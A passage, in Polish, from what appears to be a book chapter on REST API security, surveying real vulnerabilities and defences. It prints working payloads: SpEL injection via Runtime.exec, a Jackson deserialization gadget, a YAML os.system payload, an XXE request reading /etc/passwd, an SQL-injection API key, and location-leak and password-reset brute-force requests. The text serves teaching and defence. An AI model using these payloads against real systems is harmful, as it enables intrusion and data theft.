Wstrzyknięcie fragmentu SpEL widoczne jest w części rozpoczynającej się od ciągu `T(`. W takim przypadku zazwyczaj można już wykonywać dowolny kod w Javie. W dokumentacji SpEL czytamy:

„Składnia języka jest podobna do Unified EL, ale zapewnia dodatkowe funkcje, w szczególności możliwość uruchamiania metod\*\*.

\* Zob. rozdz. *Niebezpieczeństwa deserializacji w Javie*.

\*\* „The language syntax is similar to Unified EL but offers additional features, most notably method invocation”; *Spring Framework Reference Documentation: 10.1 Introduction*, <https://docs.spring.io/spring/docs/4.3.10.RELEASE/spring-framework-reference/html/index.html>.

Mamy więc możliwość uruchamiania dowolnych metod Java – na rysunku 8 wi-  
dać metodę `java.lang.Runtime.exec()`, która umożliwia wykonywanie poleceń  
w systemie operacyjnym.

## Spring OAuth

Również *Spring OAuth* nie ustrzegł się przed krytycznym problemem (możliwe  
było zdalne wykonanie kodu na serwerze przez wykorzystanie *Spring Expression  
Language*<sup>16</sup>). W tym przypadku wykorzystanie podatności jest dość proste\*:

```
http://localhost:8080/oauth/authorize?response_type=token&client_id= 2
secalert&scope=openid&redirect_uri=${T(java.lang.Runtime) 2
.getRuntime().exec("ls")}
```

Kolejne problemy pojawiły się w 2018 roku:

- ▶ CVE-2018-1260: *Remote Code Execution with spring-security-oauth2*<sup>17</sup>.
- ▶ CVE-2018-1258: *Unauthorized Access with Spring Security Method Security*<sup>18</sup>.

## RESTEasy

Czasem, aby stać się podatnym, wystarczy w (nie)odpowiedni sposób użyć pewnych  
elementów oferowanych przez framework. Tego typu przykładu dostarcza *RESTEasy*<sup>19</sup>.  
W tym przypadku można było przekazać złośliwy, zserializowany obiekt Java, który na  
serwerze umożliwiał wykonanie dowolnego kodu. Sytuację warto monitorować na bie-  
żąco – zdarzają się bowiem łatwy na podatność, które nie do końca rozwiązują problem<sup>20</sup>.

## Jackson Databind

Kolejny ciekawy przykład można było znaleźć w projekcie *jackson-databind*  
(*Exploiting the Jackson RCE: CVE-2017-7525*<sup>21</sup>). Efekt był analogiczny jak w poprzed-  
nio opisywanych przykładach (po spełnieniu pewnych założeń, możliwe było wykona-  
nie kodu na serwerze), choć tym razem wykorzystana została deserializacja z JSON<sup>22</sup>.

*Listing 5. Przykładowy JSON, który wykonuje złośliwy kod*

```
{
  "id": 124,
  "obj": [
    "com.sun.org.apache.xalan.internal.xsltc.trax.TemplatesImpl",
    {
      "transletBytecodes": ["AAIAZQ=="],
      "transletName": "a.b",
      "outputProperties": {}
    }
  ]
}
```

\* Szacując zagrożenie związane z tego typu podatnością, warto zawsze zweryfikować, jakie warunki wstępne mu-  
szą być spełnione do wykorzystania luki. Czasem atak możliwy jest w każdych warunkach, innym razem natomiast  
programista musiał skonfigurować framework w odpowiedni sposób.


Zgodnie z cytowanym opisem, atakujący musiał wygenerować odpowiednią (tj. wykonującą jakąś złośliwą czynność na serwerze) wartość 'transletBytecodes'. Był to skompilowany kod Java, zakodowany za pomocą algorytmu Base64. Warto podkreślić, że znajdowano różne metody na obejście oryginalnej łąaty na podatność<sup>23</sup>.

Przedstawione powyżej podatności to tylko wybrane przykłady. Osoby zainteresowane tematem odsyłam do strony Current CVSS Score Distribution For All Vulnerabilities<sup>24</sup> – jednej z baz zawierających opisy publicznie znanych podatności.

## TRYB DEBUG

Podobnie jak w zwykłych aplikacjach webowych, również konfigurując API, warto wyłączyć tryb debug, który może zdradzać atakującemu wiele szczegółów – mogą to być fragmenty kodu, dostępne metody, ścieżki dojścia do metod itp.

Spójrzmy na konkretny przykład z Django, który można czasem zobaczyć, wchodząc na nieobsługiwany w API URL:



Rysunek 9. Przykład API skonfigurowanego w trybie debug

W tym przypadku komunikaty o błędach „prowadzą nas za rękę”, tj. jeśli w URL wpisujemy: /api/user/random123 – dostaniemy informacje o obsługiwanych ścieżkach w kontekście /api/user/.

Inne przykłady? W pewnych sytuacjach to sama aplikacja (czy API) informuje nas, że potencjalnie możliwe jest ręczne wymuszenie trybu debug. Takie informacje mogą znaleźć się np. w nagłówkach odpowiedzi:

```
Access-Control-Allow-Headers: X-Auth, Content-Type, If-None-Match, 2
If-Modified-Since, Origin, X-Date, X-Debug
```

```
Access-Control-Allow-Headers: x-requested-with, content-type, api_key, 2
token, production, display-errors, api-key, debug
```


Podobnych „podpowiedzi” można próbować szukać również w źródłach (HTML/JavaScript) aplikacji korzystającej z API, np.:

```
<script src="[cenzura]/open/api/[cenzura]?appkey=[cenzura]&debug=true"
type="text/javascript" charset="utf-8"></script>
```

- ▶ parametry w URL,
- ▶ parametry w nagłówkach,
- ▶ parametry w ciele żądania HTTP.

## JSON

Zmieniło się to w 2017 roku, kiedy pokazano<sup>25</sup> przykład możliwości wykonania kodu w systemie operacyjnym poprzez odpowiednio spreparowanego JSON-a (rysunek 10).



Rysunek 10. JSON umożliwiający uruchomienie Kalkulatora

Jednocześnie warto dodać, że sam format JSON jest tutaj „bezpieczny” – niebezpieczne jest natomiast jego specyficzne traktowanie po stronie serwerowej.

Podobny przykład można też wskazać w środowiskach Java. Tu jeszcze raz warto przypomnieć sobie wspomniane wcześniej luki w *Spring Data REST* czy w *Jackson*.

Podsumowując – w kontekście bezpieczeństwa bardzo dużo zależy tutaj od:

- ▶ komponentu/biblioteki, z której korzystamy do parsowania JSON-a po stronie serwerowej,
- ▶ tego, w jaki sposób używamy wartości przekazanych za pomocą JSON-a.

Inny problem, o którym warto wspomnieć, to podatność w API firmy Airbnb<sup>26</sup>. W tym przypadku najpierw udało się zlokalizować po stronie serwerowej silnik Ruby, a następnie wykorzystać ciekawą właściwość samego języka (*string interpolation*<sup>27</sup>). Na końcu taki niewinny JSON, wysłany do API Airbnb, wykonywał kod na serwerze (w tym przypadku polecenie `ls`), a następnie zwracał atakującemu wynik tego wykonania:

```
POST /api/v1/listings/[id]/update HTTP/1.0
```

```
{"listing":{"directions":[{"test":[{"abc":"#%x['ls']"+foo}]]} }
```

Żalóży, że w bezpieczny sposób przetwarzamy parametry JSON-a, nie mamy też żadnych JSON-owych podatności we frameworku. Czy jesteśmy bezpieczni? Zanim to potwierdzimy, warto sprawdzić, czy nasze API nie akceptuje (czasem bez naszej świadomości!) innych formatów – **XML** czy **YAML**. Jak to zweryfikować? Podając np. w żądaniu HTTP jeden z nagłówków:

- ▶ Content-Type: application/xml
- ▶ Content-Type: text/xml
- ▶ Content-Type: application/yaml

Wygląda to np. w ten sposób:

*Listing 6. Sprawdzenie, czy API akceptuje dane w formacie XML*

```
POST /myapi/add HTTP/1.0
```

```
Content-Type: application/xml
```

```
{"test":"test"}
```

Jeśli w odpowiedzi otrzymamy błąd z parsera XML lub YAML – prawdopodobnie akceptowane są inne formaty. Możemy teraz skonwertować JSON-a na XML lub YAML<sup>28</sup> i spróbować wykorzystać podatności w parserach XML czy YAML.

Niekiedy można spróbować nieco innego podejścia – domyślnie komunikacja do naszego API posiada nagłówek `Content-type: application/json`. Jeśli jednak go usuniemy, może się okazać, że API przyjmuje domyślnie XML lub YAML.

## XML

Jeśli chodzi o podatności związane z obsługą formatu XML, warto jeszcze wspomnieć o:

- ▶ XXE (czytanie zawartości plików z serwera/*Server-Side Request Forgery*) niekiedy również listowanie katalogów\*,
- ▶ DoS (np. *billion laughs*, *quadratic blowup*),
- ▶ problemy z deserializacją XML-a<sup>29</sup> skutkujące najczęściej możliwością wykonania dowolnego kodu na serwerze\*\*.

Chociaż zagadnienie podatności dotyczących przetwarzania plików XML omawiamy w innym rozdziale, to warto w tym miejscu przytoczyć następujący przykład. Za wskazanie XML-a zaprezentowanego na rysunku 11 przyznano nagrodę w wysokości 10 800 dolarów<sup>30</sup>:

```
POST /api/sxmp/1.0 HTTP/1.1
Host: sms-be-vip.twitter.com
Connection: close
Content-Type: text/xml
Content-Length: 481

<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE foo [
  <!ELEMENT foo ANY >
  <!ENTITY file SYSTEM "file:///etc/passwd">
]>
<operation type="deliver">
<account username="abc" password="a"/>
<deliverRequest referenceId="MYREF102020022">
<operatorId>&file;</operatorId>
<sourceAddress type="network">40404</sourceAddress>
<destinationAddress type="international">123</destinationAddress>
<text encoding="ISO-8859-1">a</text>
</deliverRequest>
</operation>
</code>
```

Rysunek 11. XML ze zdefiniowaną encją zewnętrzną (XXE)

W odpowiedzi serwer zwracał zawartość wskazanego przez atakującego pliku:

```
<?xml version="1.0"?>
<operation type="deliver">
  <error code="1010" message="Unable to convert [root:x:0:0:root:/root:/bin/bash..
</operation>
```

Rysunek 12. Odpowiedź serwera z fragmentem pliku */etc/passwd*

\* Zob. rozdz. Podatność *Server-Side Request Forgery*.

\*\* Zob. rozdz. Pułapki w przetwarzaniu plików XML.

## YAML

Podobnie jak w przypadku XML-a, jeśli w naszym żądaniu HTTP do API użyjemy nagłówka `Content-Type: application/yaml`, to być może będziemy mogli wysłać w ciele żądania HTTP dokument YAML<sup>31</sup>.

YAML wysyłany zamiast JSON to pomysł dość nietypowy, często jednak atakujący szukają właśnie egzotyki („pewnie nikt o tym nie wie”, „nikt tego dziwnego miejsca nie przetestował”, „nawet nikt nie wie, że API obsługuje taki format”). W skrócie – nietypowe miejsca w aplikacji webowej czy w API REST-owych to często szybki i łatwy sposób na zlokalizowanie podatności.

Jaki jest największy problem z YAML? Możliwość wykonania kodu na poziomie systemu operacyjnego. Z czego ona wynika? Najczęściej z wbudowanych w parsery sposobów bezpośredniego wykonania kodu w OS czy realizacji innych nietypowych operacji. Prosty przykład? Proszę bardzo. Ekipa Cisco Talos w 2017 roku zlokalizowała możliwość wykonania kodu poprzez parsowanie YAML od użytkownika<sup>32</sup>.

*Listing 7. Niebezpieczny fragment kodu podatny na wstrzyknięcie niezaufanego YAML*

```
def import_book(dbook, in_stream):
    """Returns databook from YAML stream."""
    dbook.wipe()
    for sheet in yaml.load(in_stream):
        data = tablib.Dataset()
        data.title = sheet['title']
        data.dict = sheet['data']
    dbook.add_sheet(data)
```

Jak widzimy, do przetworzenia YAML użyta jest funkcja `yaml.load()`, do której wystarczy przesłać następujący ciąg: `!!python/object/apply:os.system ["ls"]`, po czym kod jest automatycznie wykonywany:

*Listing 8. Wykonanie polecenia `ls` poprzez parsowanie YAML*

```
$ python
>>> import yaml
>>> x = '!!python/object/apply:os.system ["ls"]'
>>> yaml.load(x)
AUTHORS HISTORY.rst MANIFEST.in NOTICE    build docs tablib test_tablib.py
HACKING LICENSE      Makefile      README.rst
```

Remedium? Użycie funkcji `yaml.safe_load()`. Ale czy przypadkiem oryginalna funkcja `yaml.load()` nie powinna być *safe*?

Inny podobny przykład to choćby podatność CVE-2017-2295 w popularnym rozwiązaniu *Puppet*<sup>33</sup> czy luka w *REStEasy*<sup>34</sup>.

## Bezpośrednia deserializacja

Wiemy już, że API może przyjmować dane w formatach: JSON/XML/YAML, a także w standardowym formacie akceptowanym przez aplikacje webowe. Można również spróbować przekazać dane w formacie zserializowanego obiektu. Przyjmy się podatności w pluginie *Drupal Services*<sup>\*</sup>. Czym jest ten komponent?

*Services* to ustandaryzowane rozwiązanie do budowania API umożliwiające zewnętrznym klientom komunikację z Drupalem. Pozwala ono na budowanie funkcji w standardzie SOAP, REST czy XMLRPC – w tym wysyłanie i odbieranie danych w różnych formatach. W przypadku tej podatności w trakcie wysyłania żądania HTTP do API można było zmienić nagłówek `Content-Type: application/json` na następujący: `Content-Type: application/vnd.php.serialized`.

Dzięki temu API akceptowało dowolny zserializowany przez atakującego obiekt PHP. Jak już wiemy, często umożliwia to wykonanie kodu w systemie operacyjnym<sup>\*\*</sup>. Poniżej znajduje się fragment kodu źródłowego, na który warto zwrócić uwagę:

Listing 9. Akceptacja przez API zserializowanego obiektu PHP

```
function rest_server_request_parsers() {
    static $parsers = NULL;
    if (!$parsers) {
        $parsers = array(
            'application/x-www-form-urlencoded' ↵
            'ServicesParserURLEncoded',
            'application/json' => 'ServicesParserJSON',
            'application/vnd.php.serialized' => 'ServicesParserPHP',
            'multipart/form-data' => 'ServicesParserMultipart',
            'application/xml' => 'ServicesParserXML', ↵
            'text/xml' => 'ServicesParserXML',
        );
    }
}
```

## Jakiego formatu danych oczekuję w odpowiedzi?

Pisałem już powyżej o potencjalnych problemach bezpieczeństwa związanych z nagłówkiem `Content-Type`. Klienci HTTP mają też czasami możliwość wskazania, w jakim formacie akceptują odpowiedź. Bardzo często jest to realizowane za pomocą nagłówka `Accept`:

<sup>\*</sup> „Services is a »standardized solution for building API’s so that external clients can communicate with Drupal«. Basically, it allows anybody to build SOAP, REST, or XMLRPC endpoints to send and fetch information in several output formats”; Fol Ch., *Drupal 7.x Services module unserialize() to RCE*, <https://www.ambionics.io/blog/drupal-services-module-rce>.

<sup>\*\*</sup> Zob. rozdz. *Niebezpieczeństwa deserializacji w PHP*.

### Listing 10. Użycie nagłówka Accept

```
GET / HTTP/1.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/
webp,image/apng,*/*;q=0.8
```

Podobny efekt można osiągnąć również bez nagłówka – np. dodając na sam koniec URL-a stosowne rozszerzenie, jak: .xml, .json, .html itp. Ale format odpowiedzi można wymusić jeszcze inaczej – poprzez dodanie stosownego parametru HTTP przesyłanego w żądaniu. Tę ostatnią możliwość rozważmy w kontekście bezpieczeństwa na konkretnym przykładzie.

Spójrzmy na podatność opisywaną w 2018 roku w rozwiązaniu firmy Location-Smart<sup>35</sup>. Wykorzystując błąd, można było uzyskać informację o fizycznej lokalizacji telefonów innych osób. Wersja „demo” mechanizmu działała w ten sposób, że podawano swój numer telefonu, na który przychodził odpowiedni kod. Kod mógł być następnie wpisany do aplikacji webowej, po czym otrzymywano lokalizację **swojego** telefonu. Oczywiście, nie powinno być możliwości wykonania „demo” na telefonie osoby, która nie wyraziła na to zgody.

Tymczasem z wykorzystaniem dostępnego API można było wpisać dowolny numer telefonu bez konieczności podawania kodu. Całość była realizowana dwoma żądaniami do API:

```
POST /[cenzura] HTTP/1.0

requestdata={"deviceType":"Wireless","deviceID":"NUMBER","devicedetails":
"true","carrierReq":"true"}&requesttype=statusreq.json
```

W odpowiedzi uzyskiwano token, który z kolei mógł być użyty w kolejnym żądaniu:

### Listing 11. Ustalenie lokalizacji telefonu

```
POST /[cenzura] HTTP/1.0

requestdata={"civicAddressReq":"True","geoAddressReq":"True","extAddressReq":
"True","nearbyPoiReq":"True","privacyConsent":"True","token":"TOKEN",
"locationtype":"network","accuracyReq":"Coarse","tnDetailReq":"False",
"carrierReq":"true"}&requesttype=locreq.json
```

W odpowiedzi pojawiała się tu lokalizacja telefonu. Warto zaznaczyć, że w wyżej zaprezentowanych żądaniach konieczne należało użyć wartości `locreq.json`.

Dzięki temu **odpowiedzi były generowane w JSON** (nie w domyślnym formacie XML):

☞ *Jeśli wyślecie to samo żądanie z parametrem `requesttype=locreq.json`, dostaniecie pełną informację o lokalizacji [telefonu] bez konieczności uzyskania zgody od właściciela. Takie zachowanie jest istotą tego błędu. Po prostu prosimy o dane lokalizacji w formacie JSON, a nie domyślnym XML\*.*

Dlaczego działało to w tak nietypowy sposób? Trudno powiedzieć – można przypuszczać, że programiści użyli istotnie innej logiki do zwracania odpowiedzi w JSON (vs kod zwracający odpowiedź w XML).

Pamiętajmy, żeby zastanowić się, czy nasze API pozwala na zwrócenie odpowiedzi w różnych, alternatywnych formatach. Być może jeden z wariantów ujawni dodatkowe nieoczekiwane dane lub kod go przetwarzający jest inny niż w przypadku pozostałych formatów – co umożliwi wykorzystanie podatności.

## PROBLEMY Z KLUCZAMI API

Klucze (*API keys*) to prosty mechanizm wykorzystywany często w celu **weryfikacji dostępu do API**. Najczęściej klucz API to po prostu losowy i odpowiednio długi ciąg znaków. Można go porównać do identyfikatora sesji użytkownika. Taka „sesja” może trwać bardzo długo, a ponadto często nie mamy tu przycisku WYLOGUJ.

Takie wykorzystanie klucza API wiąże się z tym, że, z jednej strony, powinien on być poufny oraz unikalny pomiędzy różnymi użytkownikami (klientami). Z drugiej strony – klucze API mogą być czasem dostępne publicznie, np. kiedy używane są w celach analitycznych (kto korzysta z mojego API? W jaki sposób?).

Często posiadanie klucza zapewnia pełen dostęp do API, choć można spotkać również przypadki z podziałem uprawnień (implementacja autoryzacji). Na przykład jeden klucz umożliwia „zwykły” dostęp, a drugi wymagany jest do wykonania funkcji administracyjnych w API.

Klucz API jako mechanizm zapewniający uwierzytelnienie czy autoryzację może sprawdzić się w prostych API, choć sporo osób wyraża negatywne opinie dotyczące mechanizmu kluczy<sup>36</sup>. Niektórzy twierdzą wręcz, że kluczy API należy unikać:

☞ *Klucze API są słabe [pod względem bezpieczeństwa] i nie powinny być używane w nowym kodzie\*\*.*

Czy API, które w celu uwierzytelniania i/lub autoryzacji wykorzystuje klucze, może być bezpieczne? Tak. Jest jednak kilka zagadnień, na które warto zwrócić szczególną uwagę.

\* „If you make the same request with `requesttype=locreq.json`, you get the full location data, without receiving consent. This is the heart of the bug. Essentially, this requests the location data in JSON format, instead of the default XML format”; Xiao R., *LocationSmart API Vulnerability*, <https://www.robertxiao.ca/hacking/locationsmart/>.

\*\* „API keys are known to be weak and should not be used in new code”; *Application Security Verification Standard 4.0*, [https://owasp.org/www-pdf-archive/OWASP\\_Application\\_Security\\_Verification\\_Standard\\_4.0-en.pdf](https://owasp.org/www-pdf-archive/OWASP_Application_Security_Verification_Standard_4.0-en.pdf)

## ZASADY BEZPIECZEŃSTWA DLA KLUCZY API

1. Jedną z często łamanych zasad jest nieprzesyłanie kluczy API (czy ogólnie – jakichkolwiek poufnych informacji) jako parametrów w URL w zapytaniu HTTP typu GET. Takie URL-e będą automatycznie zapisywane w logach serwerów webowych, czasem mogą być zaindeksowane przez wyszukiwarki.
2. Warto pamiętać, by kluczy do API nie przechowywać bezpośrednio w źródłach aplikacji (najlepiej przenieść je np. do konfiguracji aplikacji). W przeciwnym wypadku dostęp do kodu źródłowego (np. w publicznym repozytorium) może być jednoznaczny z uzyskaniem dostępu do naszego API.

W tym miejscu warto przytoczyć historię człowieka, któremu ukradziono 100 dolarów w bitcoinach<sup>37</sup>. Okazało się, że tworząc pewne narzędzie, autor umieścił klucz do API w kodzie źródłowym. Kod źródłowy z kolei umieścił w serwisie GitHub. Stąd już łatwo było go wykraść i użyć do transferu środków z konta ofiary. Dodatkowo osoby komentujące cały incydent zwracają uwagę, że dwuskładnikowe uwierzytelnienie skonfigurowane na koncie ofiary nic nie pomogło, bo API najczęściej z samej swojej natury omijają 2FA.

Pamiętajmy również, że nawet jeśli skorygujemy nasz kod – tj. usuniemy z niego klucze – można będzie próbować je odszukać w historii zmian kodu. W takim przypadku trzeba wygenerować nowe klucze (oraz unieważnić te, które zostały ujawnione), a także usunąć wrażliwe elementy z historii repozytorium<sup>38</sup>.

3. Częstym miejscem wycieku kluczy API są również aplikacje mobilne. Klucz ukryty jest wtedy w samej aplikacji, z założeniem: „nikt tutaj nie będzie szukał naszych sekretów”. Takie założenie jest oczywiście błędne.

Jako przykład podam serwis Secrets leak in Android apps<sup>39</sup>, umożliwiający pobranie aplikacji z Google Play i przeanalizowanie jej pod względem ukrytych kluczy API czy innych sekretów – np. danych uwierzytelniających<sup>40</sup>.

Oczywiście, tego typu poszukiwania można również zrealizować ręcznie – poprzez samodzielne pobranie aplikacji oraz jej dekompilację, a następnie analizę.

Inną możliwością kradzieży naszego klucza jest skopiowanie go z publicznych forów czy serwisów analogicznych do *pastebin.com*<sup>41</sup> – gdzie programiści czy inne osoby będące w posiadaniu kodu źródłowego często pytają o różne detale, wklejając fragmenty kodu zawierające klucze API.

4. Podobny przykład to klucze API znajdujące się bezpośrednio w kodzie HTML czy JavaScript. Tego typu miejsca można lokalizować, korzystając z takich wyszukiwarek, jak Source Code Search Engine (<https://publicwww.com/>).
5. W wielu rekomendacjach pojawia się informacja o okresowej rotacji (wymianie) kluczy API<sup>42</sup>. Takie zalecenie powoduje, że nawet jeśli ktoś wykradnie nasz klucz, straci on ważność w momencie wygenerowania nowego.

Oczywiście, wymiana kluczy powinna mieć również miejsce zawsze po stwierdzeniu nieautoryzowanego dostępu do nich<sup>43</sup>. W niektórych przypadkach rozsądne może być ponadto uzupełnienie klucza o dodatkowe warunki umożliwiające jego wykorzystanie (np. można go użyć tylko z konkretnych źródłowych adresów IP<sup>44</sup>).

6. Jeśli zdecydujemy się na korzystanie z kluczy API, to warto pamiętać o ich odpowiedniej złożoności. Na przykład sześciocyfrowy klucz będzie można łatwo „odzyskać” metodą *brute-force*.

Jak widzimy, wspólnym mianownikiem przedstawionych powyżej zaleceń jest uniemożliwienie dostępu do klucza osobom postronnym. Biorąc pod uwagę często domyślny brak ograniczenia czasowego na ważność klucza – atakujący otrzyma trwały dostęp do naszego API.

7. Jeszcze z innej strony – klucz API to kolejny parametr przekazywany do naszej aplikacji webowej (czyli naszego API), który następnie może być np. sprawdzany w bazie danych i może być podatny na standardowe problemy bezpieczeństwa.

Przykładem niech będzie tu podatność *SQL Injection*: CVE-2017-7991<sup>45</sup>.

W tym przypadku podatny był parametr *apikey*, a *Proof of Concept* podatności wygląda tak: `czoXNjoiYWZhJ29yIHNSZWVwKDlPiyI7`.

Wygląda jak normalny, przykładowy klucz API. Tylko z pozoru, jest to bowiem tak naprawdę zakodowana algorytmem Base64 wartość: `s:16:"aaa'or sleep(2)";`.

Czy możemy w jakiś sposób pozbyć się kilku wad kluczy, dodatkowo umożliwiając strukturyzację w ramach klucza? Wiele osób zaleca JWT (*JSON Web Token*)<sup>46</sup>, choć sam mechanizm nie jest wolny od realnych lub potencjalnych problemów bezpieczeństwa\*.

## BEZPIECZEŃSTWO WEBHOOKS

Webhook to jedna z asynchronicznych metod komunikacji z API. Przykład: realizujemy zakupy w sklepie internetowym z wykorzystaniem zewnętrznej bramki płatności. Po zakończeniu procesu bramka komunikuje się z API sklepu z informacją o finalnym statusie (np. płatność zrealizowana pomyślnie na kwotę X).

Zauważmy, że odpowiedź z bramki do sklepu może być wysłana niemal w dowolnym momencie (zależy to m.in. od szybkości realizacji płatności przez kupującego). Jednym ze sposobów sprawdzenia statusu płatności jest okresowe odpytywanie API bramki (tzw. polling). Inną metodą jest właśnie webhook, który, w pewnym uproszczeniu, sprowadza się do podania URL-a do naszego API. URL zostanie wywołany przez bramkę (z ewentualnym przekazaniem dodatkowych parametrów) np. w momencie, kiedy płatność zakończy się sukcesem.

Podobny przykład można zobaczyć np. w API GitHuba<sup>47</sup>:

*Listing 12. Ustawienie callback URL*

```
POST /repos/:owner/:repo/hooks
[headers]
{
  "name": "web",
  "active": true,
  "events": [
    "push",
    "pull_request"
  ],
  "config": {
```

\* Zob. rozdz. Niebezpieczeństwa JSON Web Token (JWT).

```

    "url": "http://example.com/webhook",
    "content_type": "json"
  }
}

```

Parametr `url` w przykładzie to tzw. *callback URL*, który wołany jest w momencie, kiedy wystąpią wcześniej zdefiniowane zdarzenia (w tym przypadku określone parametrem `events`).

Głównym problemem, który warto zweryfikować w przypadku webhooków, jest możliwość wykorzystania podatności *Server-Side Request Forgery* (SSRF). O tym błędzie bezpieczeństwa piszemy szerzej w innym rozdziale książki\*, a w obecnie rozważanym kontekście całość sprowadza się do podania *callback URL* na ten sam serwer, gdzie uruchomione jest API (lub inny wewnętrzny, np. backendowy serwer ofiary).

## UWIERZYTELNIENIE I AUTORYZACJA

Temat uwierzytelnienia i autoryzacji można by w zasadzie pominąć, kwitując krótko: całość wygląda podobnie jak w przypadku bezpieczeństwa aplikacji webowych\*\*. Jednak problemy właśnie z tymi mechanizmami to jedna z głównych bolączek bezpieczeństwa API. Dla podkreślenia wagi problemu kilka konkretnych przykładów.

### Problem z uwierzytelnieniem, a następnie z autoryzacją

Ciekawy problem z bezpieczeństwem API opisywał na swoim blogu Brian Krebs, a dotyczył on popularnej w USA sieci restauracji Panerabread. Początkowo każdy, kto posiadał odpowiedni URL, był w stanie otrzymać dostęp do danych innego użytkownika:

```
https://delivery.panerabread.com/foundation-api/users/uramp/7382194
```

7382194 to ID użytkownika, a zapytanie HTTP zwracało podstawowe informacje, m.in. jego numer telefonu – który mógł być użyty w kolejnym żądaniu do API, zwracającym już większą ilość danych. Co ciekawe, numery ID były zwykłymi liczbami, które można iterować – co ułatwia proces ataku\*\*\*.

Mamy tu więc problem z uwierzytelnieniem (czy raczej jego brakiem). Po otrzymaniu informacji o podatności firma wprowadziła aktualizację, wymagając przy dostępie do API uwierzytelnienia. Jednak posiadanie konta nadal umożliwiało (można je było założyć bezpłatnie) przeglądanie danych innych użytkowników (tym razem był problem z autoryzacją). W kolejnej iteracji podatność skutecznie załataną.

---

\* Zob. rozdz. Podatność *Server-Side Request Forgery* (SSRF).

\*\* Zob. rozdz. Uwierzytelnianie, zarządzanie sesją, autoryzacja.

\*\*\* Warto w takich przypadkach rozważyć użycie mniej przewidywalnych identyfikatorów użytkowników – np. w formie UUID, choć i tu należy pamiętać o pewnych pułapkach (por. Sajdak M., *Jak przewidzieć UUID/GUID, który będzie wygenerowany za chwilę?*, <https://sekurak.pl/jak-przewidziec-uuidguid-ktory-będzie-wygenerowany-za-chwilę/>) i przede wszystkim poprawnie zaimplementować mechanizmy uwierzytelniania i autoryzacji.

## Reset hasła

Niezależnie od poprawnej implementacji uwierzytelniania i autoryzacji warto pomyśleć również o ograniczeniu liczby wywołań danej metody (tzw. *rate limiting*). W razie problemów z warstwą zapewniającą uwierzytelnienie/autoryzację może to spowolnić atakującego. W zależności od rodzaju API konieczne może być wprowadzenie tego typu ograniczenia globalnie lub np. *per* źródłowy adres IP.

Czasem istotną rolę grają tu drobne szczegóły: w 2019 roku pokazano podatność umożliwiającą reset hasła dowolnemu użytkownikowi Instagrama<sup>48</sup>. Zazwyczaj reset zapomnianego hasła wymaga od użytkownika podania loginu (e-maila) lub innego identyfikatora, po czym aplikacja wysyła stosowny kod\*, np. na e-mail użytkownika. Podanie kodu na stronie z resetem hasła oznacza, że żądanie resetu hasła jest autoryzowane. W przypadku Instagrama kod użytkownika można było przesłać za pomocą poniższego żądania:

*Listing 13. Próba podania kodu umożliwiającego reset hasła na Instagramie*

```
POST /api/v1/accounts/account_recovery_code_verify/ HTTP/1.1
Host: i.instagram.com

recover_code=111111&device_id=android-device-id-here
```

Oczywiście, pierwsza próba z podaniem kodu 111111 raczej nie zadziała (był on generowany jako losowy ciąg sześciu cyfr), można więc spróbować 111112 – szansa na sukces również niewielka. Jednak wprowadzenie automatyzacji znacznie usprawnia ten proces. Czy Instagram nie blokował kolejnych prób podawania kodu? Blokował, ale dopiero po ok. 200 próbach z danego adresu IP (wartość zależała od liczby równoległych żądań HTTP). Na koniec, mimo że kod był ważny tylko 10 minut, badacz pokazał możliwość ataku, wykorzystując 1000 różnych adresów IP. To wystarczyło do otrzymania nagrody w ramach programu *bug bounty*.

## Dostęp do panelu administracyjnego

Zobaczymy teraz przykład<sup>49</sup> zgrabnie obrazujący kilka technik, o których wspominałem już w tym rozdziale. W tym przypadku udało się uzyskać nieautoryzowany dostęp do panelu administracji aplikacji mobilnej. Zaczęło się od zlokalizowania adresu API:

*Listing 14. Lokalizowanie adresu API w aplikacji mobilnej*

```
[nishaanthguna:~/pentest]$ cat Info.plist | grep -i "http"
<!DOCTYPE plist PUBLIC .. "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<string>https://admin.company.com/xyz/api</string>
```

W kolejnym kroku udało się znaleźć dokumentację (link do dokumentacji wygenerowanej przez Swagger był dostępny po wejściu na adres API).

\* Często nie ma potrzeby przepisania tego kodu, wystarczy kliknąć e-mail, sam kod też zazwyczaj jest o wiele dłuższy niż w omawianym przypadku.

admin user			Show/Hide	List Operations	Expand Operations
GET	/admin/users				List all Users
POST	/admin/users				Add a new user
DELETE	/admin/users/{id}				delete user with id
GET	/admin/users/{id}				Find user by id
PUT	/admin/users/{id}				Update an existing user
PUT	/admin/users/{id}/changePassword				Update an user password
